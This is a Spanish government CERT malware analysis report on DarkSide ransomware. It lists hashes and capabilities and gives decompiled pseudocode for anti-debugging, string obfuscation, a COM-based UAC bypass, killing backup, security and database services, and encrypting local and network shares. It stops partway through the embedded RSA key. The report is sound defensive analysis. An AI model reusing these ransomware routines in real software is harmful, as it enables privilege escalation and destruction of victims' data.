Informe Código Dañino
CCN-CERT ID-09/21

DarkSide ransomware

Julio 2021

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

Fecha de Edición: julio de 2021

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. INFORMACIÓN DEL CÓDIGO DAÑINO

El presente documento recoge un análisis sobre los componentes con las siguientes firmas:

SHA-1
C43EE0CEF6ACEE7D503F056764ABC64D8F7AE9B9
D1DFE82775C1D698DD7861D6DFA1352A74551D35

3. CARACTERISTICAS DEL CÓDIGO DAÑINO

El código dañino examinado posee las siguientes características:

- Es compatible con sistemas Windows de 32 y 64 bits.
- Emplea cifrado y técnicas anti-debug para dificultar su detección.
- Resuelve API de forma dinámica.
- Emplea técnicas de escalada de privilegios (UAC).
- Cifra los ficheros utilizando algoritmos de cifrado simétrico (Salsa20) y asimétrico (RSA).
- Enumera y cifra recursos de red compartidos.
- Vacía la papelera de reciclaje del sistema.
- Crea un mensaje de rescate en cada directorio cifrado.
- Cambia el fondo de pantalla con el mensaje de rescate.
- Finaliza procesos en ejecución.
- Detiene y desinstala servicios.
- Elimina las Shadow Copies del sistema.
- No requiere de conexión a internet.
- Envía información a su servidor de mando y control.

4. DETALLES GENERALES

Las muestras analizadas utilizan el formato PE EXE (Portable Executable), es decir, se corresponde con un ejecutable para sistemas operativos Windows, concretamente para 32 bits (por lo que puede funcionar también en sistemas de 64 bits), compiladas con "Microsoft Visual C/C++ 2015".

Las muestras reflejan en su fecha interna (TimeDateStamp) que fueron creadas durante los meses de agosto y noviembre de 2020. No obstante, hay que tener en cuenta que esta información puede ser fácilmente alterada.

pFile	Data	Description	Value
0000010C	014C	Machine	IMAGE_FILE_MACHINE_I386
0000010E	0006	Number of Sections	
00000110	5FA987F7	Time Date Stamp	2020/11/09 lun 18:18:31 UTC
00000114	00000000	Pointer to Symbol Table	
00000118	00000000	Number of Symbols	
0000011C	00E0	Size of Optional Header	
0000011E	0102	Characteristics	
		0002	IMAGE_FILE_EXECUTABLE_IMAGE
		0100	IMAGE_FILE_32BIT_MACHINE

Figura 1. Información del código dañino.

SHA1	Fecha creación
C43EE0CEF6ACEE7D503F056764ABC64D8F7AE9B9	2020/11/09 18:31:47 UTC
D1DFE82775C1D698DD7861D6DFA1352A74551D35	2020/08/08 06:33:11 UTC

5. CARACTERÍSTICAS TÉCNICAS

5.1 EMPAQUETADO

Una de las muestras analizadas se encuentra empaquetada con UPX v3.95.

packer	UPX(3.95)[NRV,brute]
linker	Microsoft Linker(14.12)[EXE32]

Figura 2. Información de empaquetado.

5.2 CONFIGURACIÓN

El código dañino comienza descifrando contenido de la sección ".data", donde mantiene su configuración, cadenas y distintos parámetros necesarios su correcta ejecución.

Valores almacenados:

- Clave pública RSA.
- Modo de cifrado.
- Lista blanca y negra de procesos.
- Lista negra de servicios.
- Lista blanca de extensiones.
- Lista blanca de ficheros.
- Lista blanca de directorios.
- Mensaje de fondo de pantalla.
- Servidor de mando y control.

Opciones de ejecución:

- Borrar shadow copies.
- Crear y comprobar mutex.
- Comprobar lenguaje del sistema.
- Borrar papelera de reciclaje.
- Ejecutar escalada de privilegios (UAC).
- Habilitar todos los privilegios disponibles en el proceso.
- Crear fichero de registro (log).
- Cambiar icono para ficheros cifrados.
- Cifrar discos locales.
- Cifrar recursos de red compartidos.
- Ejecutar auto-borrado al finalizar.
- Conectar con servidor de mando y control.

```
if ( g_config.whitelist_process )             // whitelist process
{
  v7 = get_size(v1 + 10056);
  g_whitelist_process = (wchar_t *)p_RtlAllocateHeap(g_Heap, 8, v7);
  memcpy(g_whitelist_process, (_OWORD *)(v1 + 10056), v7);
}
if ( g_config.backlist_process )              // black list process
{
  v8 = get_size(v1 + 12056);
  g_blacklist_process = p_RtlAllocateHeap(g_Heap, 8, v8);
  memcpy((_OWORD *)g_blacklist_process, (_OWORD *)(v1 + 12056), v8);
}
if ( g_config.blacklist_services )            // blacklist services
{
  v9 = get_size(v1 + 14056);
  g_blacklist_services = p_RtlAllocateHeap(g_Heap, 8, v9);
  memcpy((_OWORD *)g_blacklist_services, (_OWORD *)(v1 + 14056), v9);
}
if ( g_config.domain_CC )                     // domain, C&C
{
  v10 = get_size(v1 + 16056);
  g_domain = p_RtlAllocateHeap(g_Heap, 8, v10);
  memcpy((_OWORD *)g_domain, (_OWORD *)(v1 + 16056), v10);
}
```

Figura 3. *Parseo* de configuración.

5.3 TÉCNICAS ANTIANÁLISIS

5.3.1 ANTIDEPURACIÓN

Con el fin de impedir que programa sea depurado, durante el inicio, después de descifrar su configuración, realiza una llamada al API "NTSetInformationThread", pasando como parámetros los valores calculados 0xFFFFFFFE (hilo principal) y el 0x11 (ThreadHideFromDebugger).

```
//
// NtSetInformationTherad(
//   0xFFFFFFFE, // main thread
//   0x11,       // ThreadHideFromDebugger,
//   0,
//   0
// )
p_NtSetInformationThread(-g_config.antidebug_value, 8 * g_config.antidebug_value + 1, 0, 0);
if ( p_IsUserAnAdmin() )
```

Figura 4. Técnica antidepuración.

5.3.2 CIFRADO DE CADENAS

El código dañino mantiene de forma cifrada todas las cadenas que emplea. Cada cadena se descifra en tiempo de ejecución haciendo uso un algoritmo propio basado en la operación lógica XOR y una clave que lleva predefinida.

```
DeobfuscateString((int)s_started_io_workers, dword_40B3D4);// Started %u I/O Workers
DeobfuscateString((int)s_encrypted_n_files, dword_40B406);// Encrypted %u file(s)
DeobfuscateString((int)s_start_encrypt, dword_40B434);// Start Encrypt
DeobfuscateString((int)s_handle, dword_40B454);// [Handle %u]
DeobfuscateString((int)s_file_encrypted, dword_40B470);// File Encrypted Successful
```

Figura 5. Descifrado de cadenas.

5.3.3 RESOLUCIÓN DE API

El código resuelve dinámicamente las siguientes API necesarias para su funcionamiento:

kernel32.dll		
LoadLibraryA	GetQueuedCompletionStatus	WaitForMultipleObjects
FreeLibrary	PostQueuedCompletionStatus	SetFilePointerEx
CreateFileW	OpenProcess	InterlockedIncrement
CreateProcessW	SetFileAttributesW	GetCurrentProcessId
CreateThread	GetFileAttributesW	DuplicateHandle
ReadFile	GetLogicalDriveStringsW	TerminateThread
WriteFile	GetDriveTypeW	GetExitCodeThread
GetFileSize	WaitForSingleObject	RemoveDirectoryW
CloseHandle	GetSystemDirectoryW	DeleteFileW
OpenMutexW	TerminateProcess	WideCharToMultiByte
CreateMutexW	Wow64DisableWow64FsRedirection	GetCurrentDirectoryW
GetUserDefaultLangID	Wow64RevertWow64FsRedirection	SetCurrentDirectoryW
GetSystemDefaultUILanguage	SetThreadExecutionState	GetDiskFreeSpaceExW
GetCommandLineW	GetNativeSystemInfo	GetComputerNameW
GetModuleFileNameW	FindFirstFileExW	MultiByteToWideChar
GetShortPathNameW	FindNextFileW	SetEvent
GetEnvironmentVariableW	FindClose	CreateEventW
GetWindowsDirectoryW	Sleep	GetTickCount
CreateIoCompletionPort	MoveFileExW	

ntdll.dll		
_wcsicmp	RtlRandomEx	NtAllocateVirtualMemory
_wcsnicmp	RtlComputeCrc32	NtProtectVirtualMemory
wcscpy	_allshr	NtSetInformationThread
wcscat	_alldiv	NtSetInformationProcess
wcsstr	_allmul	RtlInitializeCriticalSection
wcsrchr	NtQuerySystemInformation	RtlEnterCriticalSection
wcschr	NtQueryInformationFile	RtlLeaveCriticalSection
wcslen	NtQueryInformationProcess	RtlDeleteCriticalSection
_wcslwr	strlen	RtlAllocateHeap
_swprintf	sprintf	RtlReAllocateHeap
RtlInitUnicodeString	RtlGetVersion	RtlFreeHeap
LdrEnumerateLoadedModules	RtlWow64EnableFsRedirectionEx	

advapi32.dll		
OpenProcessToken	OpenServiceW	RegCreateKeyExW
DuplicateTokenEx	ControlService	RegSetValueExW
ImpersonateLoggedOnUser	DeleteService	RegCloseKey
GetTokenInformation	CloseServiceHandle	RegDeleteValueW
LookupAccountSidW	GetNamedSecurityInfoW	RegFlushKey
AdjustTokenPrivileges	SetNamedSecurityInfoW	RegQueryValueExW
OpenSCManagerW	SetEntriesInAclW	RevertToSelf
EnumServicesStatusExW	RegOpenKeyExW	GetUserNameW

gdi32.dll	ws2_32.dll	wininet.dll	shlwapi.dll
CreateFontW	WSAStartup	HttpOpenRequestW	PathIsDirectoryEmptyW
GetDeviceCaps	WSACleanup	HttpSendRequestW	PathAddBackslashW
BitBlt	gethostbyaddr	InternetCloseHandle	PathIsNetworkPathW
SetBkColor	inet_addr	InternetConnectW	PathFindExtensionW
CreateCompatibleBitmap		InternetOpenW	
CreateCompatibleDC		HttpQueryInfoW	
SelectObject		InternetQueryOptionW	
CreateDIBSection		InternetSetOptionW	
DeleteDC			
DeleteObject			
SetTextColor			
SetBkMode			
GetTextExtentPoint32W			

user32.dll	ole32.dll	oleaut32.dll	shell32.dll
DrawTextW	CoInitialize	VariantClear	CommandLineToArgvW
GetDC	CoUninitialize		ShellExecuteW
ReleaseDC	CoGetObject		IsUserAnAdmin
SystemParametersInfoW	CoInitializeSecurity		ShellExecuteExW
	CoCreateInstance		SHGetSpecialFolderPath
	CoSetProxyBlanket		SHChangeNotify

wkscli.dll	srvcli.dll	iphlpapi.dll	mpr.dll
NetGetJoinInformation	NetShareEnum	GetAdaptersInfo	WNetOpenEnumW
		SendARP	WNetEnumResourceW
			WNetCloseEnum

Para obtener la dirección de cada API, descifra el nombre del módulo junto con los nombres de las API deseadas y las resuelve llamando a "GetProcAddress".

```
DeobfuscateString((int)v1, v2);
v3 = LoadLibraryA(v1);                          // kernel32
ZeroMemory(v1, *((_DWORD *)v1 - 1));
v4 = &v1[*((_DWORD *)v1 - 1)];
GetObfuscatedProcAddressAndAddToFunctionTablex(v3, (FARPROC *)p_wcsicmp, v4);
v5 = *(_DWORD *)v4;
v4 += 4;
DeobfuscateString((int)v4, v5);
v6 = LoadLibraryA(v4);                          // advapi32
ZeroMemory(v4, *((_DWORD *)v4 - 1));
v7 = &v4[*((_DWORD *)v4 - 1)];
GetObfuscatedProcAddressAndAddToFunctionTablex(v6, (FARPROC *)p_wcsicmp, v7);
v8 = *(_DWORD *)v7;
v7 += 4;
```

Figura 6. Resolución de API.

```
do
{
  v3 = (CHAR *)(a3 + 4);
  DeobfuscateString((int)v3, *((_DWORD *)v3 - 1));
  *processTable++ = GetProcAddress(a1, v3);
  ZeroMemory(v3, *((_DWORD *)v3 - 1));
  result = *((_DWORD *)v3 - 1);
  a3 = &v3[result];
}
while ( cont != 1 );
```

Figura 7. Resolución de API vía GetProcAdress.

5.4 ESCALADA DE PRIVILEGIOS

Si el código dañino detecta que el proceso está ejecutándose con un nivel de integridad no elevado, y el token del usuario pertenece al grupo de administradores, trata de escalar privilegios utilizando una técnica pública para evadir el UAC (User Account Control).

Para ello, inicializa COM (Component Object Model) y resuelve las siguientes interfaces:

CLSID	Nombre
{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	CMSTPLUA (cmstplua.dll)
{6EDD6D74-C007-4E75-B76A-E5740995E24C}	ICMLuaUtil (colorui.dll)

```
ZeroMemory(szElevationMoniker, 0x208u);
DeobfuscateString((int)g_str_elevation, g_str_elevation[-1]);// Elevation:Administrator!new:
p_wcscpy(szElevationMoniker, g_str_elevation);
ZeroMemory(g_str_elevation, g_str_elevation[-1]);
DeobfuscateString((int)T_CLSID_CMSTPLUA, T_CLSID_CMSTPLUA[-1]);
p_wcscat(szElevationMoniker, T_CLSID_CMSTPLUA);// Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
ZeroMemory(T_CLSID_CMSTPLUA, T_CLSID_CMSTPLUA[-1]);
ZeroMemory(&bop, 0x24u);
bop.cbStruct = 36;                          // sizeof(sizeof(bop))
v3 = CLSCTX_LOCAL_SERVER;
DeobfuscateString((int)&T_IID_ICMLuaUtil, *(&T_IID_ICMLuaUtil - 1));
p_CoGetObject(szElevationMoniker, &bop, &T_IID_ICMLuaUtil, a1);
return ZeroMemory(&T_IID_ICMLuaUtil, *(&T_IID_ICMLuaUtil - 1));
```

Figura 8. Resolución de objetos COM.

```
  cmd_line = p_GetCommandLineW();
  v2 = (LPCWSTR *)p_CommandLineToArgvW(cmd_line, &argc);
  argv = v2;
  if ( argc == 1 )
  {
    argv_1 = 0;
  }
  else
  {
    v5 = p_wcsstr(cmd_line, v2[1]);
    argv_1 = v5;
    if ( *(_WORD *)(v5 - 2) != ' ' )
      argv_1 = v5 - 2;
    // CMLuaUtil->lpVtbl->ShellExec(
    //     CMLuaUtil, argv, NULL, NULL,
    //     SEE_MASK_DEFAULT, SW_HIDE
    // )
  }
  if ( !(*(int (__stdcall **)(int, LPCWSTR, int, _DWORD, _DWORD, _DWORD))(*(_DWORD *)p_CMLuaUtil + 36))(
          p_CMLuaUtil,
          *argv,
          argv_1,
          0,
          SEE_MASK_DEFAULT,
          SW_HIDE) )

    // CMLuaUtil->lpVtbl->Release(CMLuaUtil);
    (*(void (__stdcall **)(int))(*(_DWORD *)p_CMLuaUtil + 8))(p_CMLuaUtil);
  p_RtlFreeHeap(g_Heap, 0, argv);
}
result = p_CoUninitialize();
```

Figura 9. Llamada a interfaz COM CMLuaUtil.

Mediante la búsqueda de los CLSID empleados, se ha detectado que el código hace uso de una técnica escalada de privilegios pública, que se corresponde con la siguiente implementación:

https://gist.github.com/hfiref0x/196af729106b780db1c73428b5a5d68d

Si la escalada de privilegios es exitosa, el programa será relanzado con privilegios elevados.

5.5 IDIOMAS EXCLUIDOS DE CIFRADO

Antes de realizar el cifrado, obtiene el idioma configurado en el sistema y por el usuario, y lo compara con distintas constantes de idioma que mantiene predefinidas. Si el identificador de idioma coincide con alguna de la siguiente lista, el código finalizará su ejecución sin cifrar ficheros.

```
system_langid = p_GetSystemDefaultUILanguage();
user_langid = p_GetUserDefaultLangID();
HIBYTE(v2) = 4;
if ( system_langid == 0x419 )                // Russian (Russia) - ru-RU
  goto LABEL_53;
if ( user_langid == 0x419 )
  goto LABEL_53;
LOBYTE(v2) = 0x22;                           // Ukrainian (Ukraine) - uk-UA
if ( v2 == system_langid )
  goto LABEL_53;
if ( v2 == user_langid )
  goto LABEL_53;
LOBYTE(v2) = 0x23;                           // Belarusian (Belarus) - be-BY
if ( v2 == system_langid )
  goto LABEL_53;
if ( v2 == user_langid )
  goto LABEL_53;
LOBYTE(v2) = 0x28;                           // Tajik (Cyrillic, Tajikistan) - tg-Cyrl-TJ
if ( v2 == system_langid )
```

Figura 10. Idiomas excluidos del proceso de cifrado.

En la siguiente tabla se detallan todos los códigos de idioma que comprueba para ser excluidos del cifrado:

LANGID	Descripción regional
0x419	Russian (Russia)
0x422	Ukrainian (Ukraine)
0x423	Belarusian (Belarus)
0x428	Tajik (Cyrillic, Tajikistan)
0x42B	Armenian (Armenia)
0x42C	Azerbaijani (Latin, Azerbaijan)
0x437	Georgian (Georgia)
0x43F	Kazakh (Kazakhstan)
0x440	Kyrgyz (Kyrgyzstan)
0x442	Turkmen (Turkmenistan)
0x443	Uzbek (Latin, Uzbekistan)
0x444	Tatar (Russia)
0x818	Romanian (Moldova)
0x819	Russian (Moldova)
0x82C	Azerbaijani (Cyrillic, Azerbaijan)
0x843	Uzbek (Cyrillic, Uzbekistan)
0x2801	Arabic (Syria)

```
rc = CheckSystemLanguage();
if ( rc )
{
  if ( hLogFile )
  {
    DeobfuscateString((int)aThisIsARussian, dword_40B256);

    // This is a Russian-Speaking System, Exit
    LogMessage(hLogFile, (int)g_str_INF, (int)aThisIsARussian, 0, 0);
    rc = ZeroMemory(aThisIsARussian, dword_40B256);
  }
}
```

Figura 11. Mensaje de log en caso de coincidir alguna constante de idioma.

5.6 PARÁMETROS DE EJECUCIÓN

El código dañino comprueba si existe el siguiente parámetro por línea de comandos para modificar su forma de operar:

Parámetro	Descripción
-path <directorio>	Cifra únicamente el directorio especificado.

5.7 MUTEX

Para garantizar su ejecución exclusiva y que no existan más instancias del proceso en ejecución, crea el siguiente *mutex* con el siguiente formato:

Global\XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

El nombre del mutex lo genera calculando un checksum de 16 bytes de todo el contenido del programa en disco.

```
result = p_GetModuleFileNameW(g_ImageBase, v5, 260);
if ( result )
{
  result = p_CreateFileW(v5, 0x80000000, 1, 0, 3, 128, 0);
  v7 = result;
  if ( result != -1 )
  {
    file_size = p_GetFileSize(v7, 0);
    v3 = (const BYTE *)p_RtlAllocateHeap(g_Heap, 0, file_size);
    if ( v3 )
    {
      if ( p_ReadFile(v7, v3, file_size, v6, 0) )
      {
        v4 = (unsigned __int8 *)Checksum(v3, file_size, 0);
        DeobfuscateString(a2, *(_DWORD *)(a2 - 4));// Global\XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
        Bin2AsciiHex(v4, 16, (_WORD *)(a2 + 14));
      }
      if ( v3 )
        p_RtlFreeHeap(g_Heap, 0, v3);
    }
    result = p_CloseHandle(v7);
  }
}
return result;
```

Figura 12. Generación nombre del mutex.

En caso de existir otra instancia del *mutex* en uso, finalizará su ejecución y procederá a su autoborrado.

```
if ( g_config.create_mutex )                // enabled
{
  MakeMutexName((int)g_str_mutex);
  if ( p_OpenMutexW(SYNCHRONIZE, 0, g_str_mutex) )
  {
EL_41:
    if ( hLogFile )
      p_CloseHandle(hLogFile);
    if ( g_config.autodelete )              // disabled
      make_autodelete();
    p_CloseHandle(g_explorer_token);
    return;
  }
  v7 = (wchar_t *)p_CreateMutexW(NULL, TRUE, g_str_mutex);
  ZeroMemory(g_str_mutex, dword_40ADFC);
}
EncryptAllFiles(base, (int)arg1);
p_CloseHandle(v7);
```

Figura 13. Comprobación y creación de mutex.

A continuación, se muestran los mutex creados por las muestras analizadas:

SHA1	Mutex
C43EE0CEF6ACEE7D503F056764ABC64D8F7AE9B9	Global\3cdc3f347b47506c03a9a5d806adf64a
D1DFE82775C1D698DD7861D6DFA1352A74551D35	Global\3e93e49583d6401ba148cd68d1f84af7

```
.data:0040AE00  g_str_mutex:                          ; DATA XREF: @Init+2D4↑o
.data:0040AE00                                        ; @Init+2DE↑o ...
.data:0040AE00  text "UTF-16LE", 'Global\ccd90823594a45e36eeda17691ca4bb1',0
```

Figura 14. Nombre de mutex calculado en memoria.

5.8 SERVICIOS Y PROCESOS

El código dañino comprueba la presencia de determinados servicios y procesos activos en el sistema. En caso de localizar alguno de ellos, intentará detenerlo, garantizándose el poder cifrar ficheros que éstos tengan bloqueados.

Tratará de detener y desinstalar cualquier servicio del sistema cuyo nombre contenga alguna de las siguientes cadenas:

- vss
- sql
- svc$
- memtas
- mepocs
- sophos
- veeam
- backup

```
p_EnumServicesStatusExW(v9, 0, SERVICE_WIN32, 3, 0, 0, &v6, &v5, 0, 0);
lpServices = (LPENUM_SERVICE_STATUS_PROCESSA)p_RtlAllocateHeap(g_Heap, 8, v6);
result = p_EnumServicesStatusExW(v9, 0, SERVICE_WIN32, 3, lpServices, v6, &v6, &v5, 0, 0);
if ( result )
{
  service_name = &lpServices->lpServiceName;
  do
  {
    v2 = 0;
    v3 = (_WORD *)g_blacklist_services;
    while ( 1 )
    {
      if ( !v2 )
      {
        p_wcslwr(*service_name);
        v2 = 1;
      }
      if ( p_wcsstr(*service_name, v3) )
      {
        v8 = p_OpenServiceW(v9, *service_name, 65568);
        if ( v8 )
          break;
      }
      result = p_wcslen(v3);
      v3 += result + 1;
      if ( !*v3 )
        goto LABEL_11;
    }
    ZeroMemory(&v4, 0x1Cu);
    p_ControlService(v8, SERVICE_CONTROL_STOP, &v4);
    p_DeleteService(v8);
    result = p_CloseServiceHandle(v8);
```

Figura 15. Parada y eliminación de servicios.

Del mismo modo, tratará de detener cualquier proceso que contenga alguna de las siguientes cadenas:

sql	dbeng50
oracle	sqbcoreservice
ocssd	excel
dbsnmp	infopath
synctime	msaccess
agntsvc	mspub
isqlplussvc	onenote
xfssvccon	outlook
mydesktopservice	powerpnt
ocautoupds	steam
encsvc	thebat
firefox	thunderbird
tbirdconfig	visio
mydesktopqos	winword
ocomm	wordpad

```
v6 = 1024;
for ( i = p_RtlAllocateHeap(g_Heap, 0, 1024); ; i = p_RtlReAllocateHeap(g_Heap, 0, i, v6, &v6) )
{
  v0 = p_NtQuerySystemInformation(SystemProcessInformation, i, v6);
  if ( !v0 )
    break;
  if ( v0 != STATUS_INFO_LENGTH_MISMATCH )
    return p_RtlFreeHeap(g_Heap, 0, i);
}
process_info = (PSYSTEM_PROCESS_INFO)i;
do
{
  v2 = process_info->NextEntryOffset;
  if ( process_info->ImageName.Buffer )
  {
    p_wcslwr(process_info->ImageName.Buffer);
    v3 = (_WORD *)g_blacklist_process;
    while ( 1 )
    {
      if ( p_wcsstr(process_info->ImageName.Buffer, v3) )
      {
        hProcess = p_OpenProcess(1, 0, process_info->ProcessId);
        if ( hProcess )
          break;
      }
      v3 += p_wcslen(v3) + 1;
      if ( !*v3 )
        goto LABEL_13;
    }
    p_TerminateProcess(hProcess, 0);
    p_CloseHandle(hProcess);
  }
```

Figura 16. Parada de procesos no deseados.

Por otro lado, si durante el proceso el cifrado detecta que algún fichero se encuentra bloqueado, tratará de obtener el nombre del proceso que está haciendo uso de éste para finalizar su ejecución, siempre y cuando el proceso no se corresponda a ninguno de la siguiente lista:

vmcompute.exe
vmms.exe
vmwp.exe
svchost.exe
TeamViewer.exe
explorer.exe

5.9 ENUMERACIÓN DE FICHEROS

El código dañino crea tantos hilos de cifrado como número de procesadores que disponga la máquina, hasta un máximo de 32 hilos.

```
p_GetNativeSystemInfo(&sysinfo);
nthreads = sysinfo.dwNumberOfProcessors;
if ( (sysinfo.dwNumberOfProcessors & 32) != 0 )
  nthreads = 32;
```

Figura 17. Cálculo hilos de cifrado.

Para obtener las distintas unidades lógicas del sistema, utiliza el API "GetLogicalDriveStringsW", donde recopila únicamente aquellas que se correspondan con unidades de disco duro o flash (FIXED) y extraíbles (REMOVABLE).

```
result = p_GetLogicalDriveStringsW(260, v9);
if ( result )
{
  s_drive = v9;
  v4 = result >> 2;
  v5 = a2;
  do
  {
    drive_type = p_GetDriveTypeW(s_drive);
    if ( drive_type == DRIVE_FIXED || drive_type == DRIVE_REMOVABLE )
    {
      if ( p_GetDiskFreeSpaceExW(s_drive, 0, v11, v10) )
      {
        *v5 = *s_drive;
        v7 = p_alldiv(v11[0], v11[1], 0x40000000, 0, a1);
        a1 = p_alldiv(v10[0], v10[1], 0x40000000, 0, v7);
        v5 = (_DWORD *)((char *)v5 + 2 * p_swprintf(v5 + 1, aUU) + 4);
      }
      s_drive += 2;
    }
    else
    {
      s_drive += 2;
    }
```

Figura 18. Enumeración de unidades locales.

Durante la enumeración de ficheros de cada unidad, evitará cifrar cualquier directorio cuyo nombre contenga alguno de las siguientes cadenas:

$recycle.bin	programdata
config.msi	system volume information
$windows.~bt	tor browser
$windows.~ws	windows.old
windows	intel
appdata	msocache
application data	perflogs
boot	x64dbg
google	public
mozilla	all users
program files	default
program files (x86)	

```
text "UTF-16LE", '$recycle.bin',0
aConfigMsi_0:
text "UTF-16LE", 'config.msi',0
aWindowsBt_0:
text "UTF-16LE", '$windows.~bt',0
aWindowsWs_0:
text "UTF-16LE", '$windows.~ws',0
aWindows:
text "UTF-16LE", 'windows',0
aAppdata_0:
text "UTF-16LE", 'appdata',0
aApplicationDat_1:
text "UTF-16LE", 'application data',0
aBoot_0:
text "UTF-16LE", 'boot',0
aGoogle_0:
text "UTF-16LE", 'google',0
```

Figura 19. Lista blanca de directorios.

Del mismo modo, evitará cifrar cualquier fichero cuyo nombre contenga alguna de las siguientes cadenas:

autorun.inf
boot.ini
bootfont.bin
bootsect.bak
desktop.ini
iconcache.db
ntldr
ntuser.dat
ntuser.dat.log
ntuser.ini
thumbs.db

O ficheros que contengan alguna de las siguientes extensiones:

386	hlp	prf
adv	icl	ps1
ani	icns	rom
bat	ico	rtp
bin	ics	scr
cab	idx	shs
cmd	ldf	spl
com	lnk	sys
cpl	mod	theme
cur	mpa	themepack
deskthemepack	msc	wpx
diagcab	msp	lock
diagcfg	msstyles	key
diagpkg	msu	hta
dll	nls	msi
drv	nomedia	pdb
exe	ocx	

Para la enumeración de recursos compartidos de red, obtiene información de los adaptadores de red del sistema mediante el API "GetAdaptersInfo". Después, por cada adaptador encontrado, utiliza su dirección IP para escanear todo su rango de red (CLDR /24) en busca de equipos con posibles recursos compartidos.

Protocol	Length	Info
ARP	42	Who has 172.16.130.142? Tell 172.16.130.2
ARP	42	Who has 172.16.130.141? Tell 172.16.130.2
ARP	42	Who has 172.16.130.140? Tell 172.16.130.2
ARP	42	Who has 172.16.130.139? Tell 172.16.130.2
ARP	42	Who has 172.16.130.138? Tell 172.16.130.2
ARP	42	Who has 172.16.130.137? Tell 172.16.130.2
ARP	42	Who has 172.16.130.136? Tell 172.16.130.2
ARP	42	Who has 172.16.130.135? Tell 172.16.130.2
ARP	42	Who has 172.16.130.134? Tell 172.16.130.2
ARP	42	Who has 172.16.130.133? Tell 172.16.130.2
ARP	42	Who has 172.16.130.132? Tell 172.16.130.2
ARP	42	Who has 172.16.130.131? Tell 172.16.130.2
ARP	42	Who has 172.16.130.130? Tell 172.16.130.2

Figura 20. Descubrimiento de equipos en la red local.

```
if ( b_IsSystemUser )
  p_ImpersonateLoggedOnUser(g_explorer_token);
p_WSAStartup(257, v9);
v0 = (int *)&g_hosts_found;
for ( i = discover_local_network_ips((int)&g_hosts_found); i; --i )
{
  servername = *v0++;
  v3 = servername;
  v10 = 0;
  if ( !p_NetShareEnum(servername, 1, &bufptr, -1, &entriesread, v11, &v10) )
  {
    v8 = v0;
    v7 = i;
    entry = bufptr;
    do
    {
      if ( !entry->shi1_type )
      {
        shared_path = (_DWORD *)p_RtlAllocateHeap(g_Heap, 8, 0x10000);
        *shared_path = '\\\0\\';
        shared_path[1] = '\\\0?';
        shared_path[2] = 'N\0U';
        shared_path[3] = '\\\0C';
        p_wcscat(shared_path, v3 + 4);        // \\?\UNC\<hostname>\<shared_name>
        p_wcscat(shared_path, entry->shi1_netname);
        CreateIoThreads_Encrypt((int)shared_path);
        p_RtlFreeHeap(g_Heap, 0, shared_path);
      }
      ++entry;
      --entriesread;
    }
    while ( entriesread );
    i = v7;
    v0 = v8;
  }
}
```

Figura 21. Enumeración de recursos compartidos y cifrado.

En caso de encontrar máquinas activas que respondan a una resolución ARP, tratará de obtener sus recursos compartidos mediante el API "NetShareEnum", para posteriormente cifrarlos.

5.10 ESQUEMA DE CIFRADO

El código mantiene embebida una clave pública RSA de 1024 bits que utiliza para cifrar las claves generadas de cada fichero a secuestrar.

```
.data:00410788  ; byte g_rsa_publickey[256]
.data:00410788  g_rsa_publickey db 1, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:00410788                                          ; DATA XREF: @DecryptConfigAndSetup+29↑o
.data:00410788                                          ; @EncryptFile+3CF↑o
.data:00410788  db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:00410788  db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:00410788  db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:00410788  db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:00410788  db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 33h, 55h, 49h, 66h, 7Ch, 30h
.data:00410788  db 80h, 0C6h, 4Fh, 0FCh, 0Fh, 6Fh, 76h, 75h, 14h, 0B2h, 45h, 0AEh, 7Fh
.data:00410788  db 3Ch, 0A7h, 0C4h, 94h, 0E1h, 45h, 0EAh, 81h, 0BFh, 0CEh, 0D4h, 8Fh, 58h
